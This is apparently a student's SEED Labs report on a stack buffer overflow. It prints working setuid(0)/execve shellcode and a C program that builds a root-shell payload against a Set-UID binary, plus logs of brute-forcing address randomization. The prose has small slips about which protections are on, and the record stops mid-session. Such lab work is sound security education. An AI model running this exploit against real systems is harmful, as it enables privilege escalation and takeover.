
Observations / Explanations

With setuid() commented out, we see that our uid=1000(seed). This is our real id, which didn't change even as executing a Set-UID program.

With setuid() uncommented out, we see that uid=(root), which means that by setting the setuid to zero does, indeed, change our identity to root.

Part 2: Run Task 2's exploit with setuid()


We build / run the code below to generate a new badfile. This file contains the code to call the service routine to setuid() to zero.



```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\x31\xc0"      /* Line 1: xorl %eax,%eax       */
    "\x31\xdb"      /* Line 2: xorl %ebx,%ebx       */
    "\xb0\xd5"      /* Line 3: movb $0xd5,%al       */
    "\xcd\x80"      /* Line 4: int $0x80            */
    // ---- The code below is the same as the one in Task 2 ---
    "\x31\xc0"      /* Line 1: xorl %eax,%eax       */
    "\x50"          /* Line 2: pushl %eax           */
    "\x68""//sh"    /* Line 3: pushl $0x68732f2f    */
    "\x68""/bin"    /* Line 4: pushl $0x6e69622f    */
    "\x89\xe3"      /* Line 5: movl %esp,%ebx       */
    "\x50"          /* Line 6: pushl %eax           */
    "\x53"          /* Line 7: pushl %ebx           */
    "\x89\xe1"      /* Line 8: movl %esp,%ecx       */
    "\x99"          /* Line 9: cdq                  */
    "\xb0\x0b"      /* Line 10: movb $0x0b,%al      */
    "\xcd\x80"      /* Line 11: int $0x80           */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer + 0x24)) = 0xbfffea48 + 0x80;
    // calculated 0x20 + 4 to move past previous stack frame
    //   pointer ==> 0x24; this is return address

    /* Place the shellcode towards the end of buffer */
    memcpy(buffer + sizeof(buffer)- sizeof(shellcode), shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Observations / Explanations

When we run the stack program using the newly generated badfile, we should expect that the uid should be root instead of seed as we observed before. Looking at the figure below, we see that this is the case. The uid is, indeed, root. As a result, we have successfully defeated the dash’s countermeasure to drop privilages to the real id if real id != effective id. Since we changed our id to root in the shell code, the countermeasure leaves the exploit running as root.




```
-rwxrwxr-x 1 seed seed 7564 Oct 12 21:25 a.out
-rw-rw-r-- 1 seed seed  517 Oct 12 22:05 badfile
-rwxrwxr-x 1 seed seed 7388 Oct 12 19:12 call_shellcode
-rw-rw-r-- 1 seed seed  796 Oct 12 19:11 call_shellcode.c
-rwsr-xr-x 1 root seed 7444 Oct 13 20:01 dash_shell_test
-rw-rw-r-- 1 seed seed  212 Oct 13 20:01 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7564 Oct 12 22:04 exploit
-rw-rw-r-- 1 seed seed 1203 Oct 13 08:14 exploit.c
-rw------- 1 seed seed  540 Oct 13 10:29 .gdb_history
-rw-rw-r-- 1 seed seed   11 Oct 13 07:26 peda-session-stackblah.txt
-rw-rw-r-- 1 seed seed   11 Oct 13 07:34 peda-session-stack_dbg.txt
-rw-rw-r-- 1 seed seed   11 Oct 13 07:24 peda-session-stack.txt
-rwsr-xr-x 1 root seed 7476 Oct 12 22:28 stack
-rw-rw-r-- 1 seed seed  487 Oct 12 21:11 stack.c
-rwsr-xr-x 1 root seed 9780 Oct 12 22:25 stack_dbg
-rw-rw-r-- 1 seed seed  183 Oct 12 20:41 testshell.c
[10/13/2018 20:14] seed@VM:~/.../lab2$ vim exploit.c
[10/13/2018 20:14] seed@VM:~/.../lab2$ gcc -o exploit exploit.c
[10/13/2018 20:17] seed@VM:~/.../lab2$ ./exploit
[10/13/2018 20:17] seed@VM:~/.../lab2$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```

Task 4: Defeating Address Randomization

Goal: Turn off address randomization and attempt to brute the Task 2 attack.

The figure below shows the execution of the stack program with address randomization turned off. We can see that we get segmentation fault when this happens. The reason why this happens is that since address randomization is on, the pointer to the previous stack frame and buffer address will be different. Because of this, our return address will be incorrect and will fail; i.e. we will not jump to our malicious code and the attack will be unsuccessful.



```
-rw-rw-r-- 1 seed seed   11 Oct 13 07:26 peda-session-stackblah.txt
-rw-rw-r-- 1 seed seed   11 Oct 13 07:34 peda-session-stack_dbg.txt
-rw-rw-r-- 1 seed seed   11 Oct 13 07:24 peda-session-stack.txt
-rwsr-xr-x 1 root seed 7476 Oct 12 22:28 stack
-rw-rw-r-- 1 seed seed  487 Oct 12 21:11 stack.c
-rwsr-xr-x 1 root seed 9780 Oct 12 22:25 stack_dbg
-rw-rw-r-- 1 seed seed  183 Oct 12 20:41 testshell.c
[10/13/2018 20:26] seed@VM:~/.../lab2$ sudo /sbin/sysctl -w kernel.randomize_va_
space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[10/13/2018 20:32] seed@VM:~/.../lab2$ ./stack
Segmentation fault
[10/13/2018 20:32] seed@VM:~/.../lab2$ sudo /sbin/sysctl -w kernel.randomize_va_
space=0
kernel.randomize_va_space = 0
[10/13/2018 20:32] seed@VM:~/.../lab2$ ./stack
# exit
[10/13/2018 20:32] seed@VM:~/.../lab2$ sudo /sbin/sysctl -w kernel.randomize_va_
space=2
kernel.randomize_va_space = 2
[10/13/2018 20:32] seed@VM:~/.../lab2$ ./stack
Segmentation fault
[10/13/2018 20:32] seed@VM:~/.../lab2$ █
```


Observations / Explanations

Now, we execute the script in Task 4 to keep trying to run the stack program in hopes that eventually our return address will be the same as the random address chosen by the system.


From the figure below, we see that at the 184,283th run of stack, we successfully hit the randomized value and, once again, executed a successful attack!

I ran it a couple more times and the second time we were success on the 39,446th time. Running it a third time, we see that it was successful on the 271,935th attempt.


Without conducting scientific accuracy, the last attempt, which was the longest, at 271k took only about five minutes on an Intel i7-2600k. Clearly, brute forcing an attack is a very easy way to defeat the randomization countermeasure, on lower entropy (32-bit) platforms.



```
3 minutes and 18 seconds elapsed.
The program has been running 184276 times so far.
./bruteforce.sh: line 15: 10057 Segmentation fault      ./stack
3 minutes and 18 seconds elapsed.
The program has been running 184277 times so far.
./bruteforce.sh: line 15: 10058 Segmentation fault      ./stack
3 minutes and 18 seconds elapsed.
The program has been running 184278 times so far.
./bruteforce.sh: line 15: 10059 Segmentation fault      ./stack
3 minutes and 18 seconds elapsed.
The program has been running 184279 times so far.
./bruteforce.sh: line 15: 10060 Segmentation fault      ./stack
3 minutes and 18 seconds elapsed.
The program has been running 184280 times so far.
./bruteforce.sh: line 15: 10061 Segmentation fault      ./stack
3 minutes and 18 seconds elapsed.
The program has been running 184281 times so far.
./bruteforce.sh: line 15: 10062 Segmentation fault      ./stack
3 minutes and 18 seconds elapsed.
The program has been running 184282 times so far.
./bruteforce.sh: line 15: 10063 Segmentation fault      ./stack
3 minutes and 18 seconds elapsed.
The program has been running 184283 times so far.
#
```



```
0 minutes and 43 seconds elapsed.
The program has been running 39439 times so far.
./bruteforce.sh: line 15: 19483 Segmentation fault      ./stack
0 minutes and 43 seconds elapsed.
The program has been running 39440 times so far.
./bruteforce.sh: line 15: 19484 Segmentation fault      ./stack
0 minutes and 43 seconds elapsed.
The program has been running 39441 times so far.
./bruteforce.sh: line 15: 19485 Segmentation fault      ./stack
0 minutes and 43 seconds elapsed.
The program has been running 39442 times so far.
./bruteforce.sh: line 15: 19486 Segmentation fault      ./stack
0 minutes and 43 seconds elapsed.
The program has been running 39443 times so far.
./bruteforce.sh: line 15: 19487 Segmentation fault      ./stack
0 minutes and 43 seconds elapsed.
The program has been running 39444 times so far.
./bruteforce.sh: line 15: 19488 Segmentation fault      ./stack
0 minutes and 43 seconds elapsed.
The program has been running 39445 times so far.
./bruteforce.sh: line 15: 19489 Segmentation fault      ./stack
0 minutes and 43 seconds elapsed.
The program has been running 39446 times so far.
#
```



```
4 minutes and 59 seconds elapsed.
The program has been running 271928 times so far.
./bruteforce.sh: line 15:  4467 Segmentation fault      ./stack
4 minutes and 59 seconds elapsed.
The program has been running 271929 times so far.
./bruteforce.sh: line 15:  4468 Segmentation fault      ./stack
4 minutes and 59 seconds elapsed.
The program has been running 271930 times so far.
./bruteforce.sh: line 15:  4469 Segmentation fault      ./stack
4 minutes and 59 seconds elapsed.
The program has been running 271931 times so far.
./bruteforce.sh: line 15:  4470 Segmentation fault      ./stack
4 minutes and 59 seconds elapsed.
The program has been running 271932 times so far.
./bruteforce.sh: line 15:  4471 Segmentation fault      ./stack
4 minutes and 59 seconds elapsed.
The program has been running 271933 times so far.
./bruteforce.sh: line 15:  4472 Segmentation fault      ./stack
4 minutes and 59 seconds elapsed.
The program has been running 271934 times so far.
./bruteforce.sh: line 15:  4473 Segmentation fault      ./stack
4 minutes and 59 seconds elapsed.
The program has been running 271935 times so far.
# 
```


Task 5: Turn on the StackGuard Protection

Goal: Observe the behavior of the Task 1 program without the -fno-stack-protector option.

Observations / Explanations

Please see the figure below. We recompile without stack protector and execute the code as a Set-UID program.

We can see from the output that we get the "*** stack smashing detected ***". This is the error message we should see if stack protector detects a buffer overflow condition. Since we see this, we know that stack protector is doing its job by detecting us overflowing buffer.



```
[10/13/2018 21:36] seed@VM:~/.../lab2$ gcc -o stack -z execstack stack.c
[10/13/2018 21:36] seed@VM:~/.../lab2$ sudo chown root stack
[10/13/2018 21:36] seed@VM:~/.../lab2$ sudo chomod 4755 stack
sudo: chomod: command not found
[10/13/2018 21:36] seed@VM:~/.../lab2$ sudo chmod 4755 stack
[10/13/2018 21:36] seed@VM:~/.../lab2$ ./stack
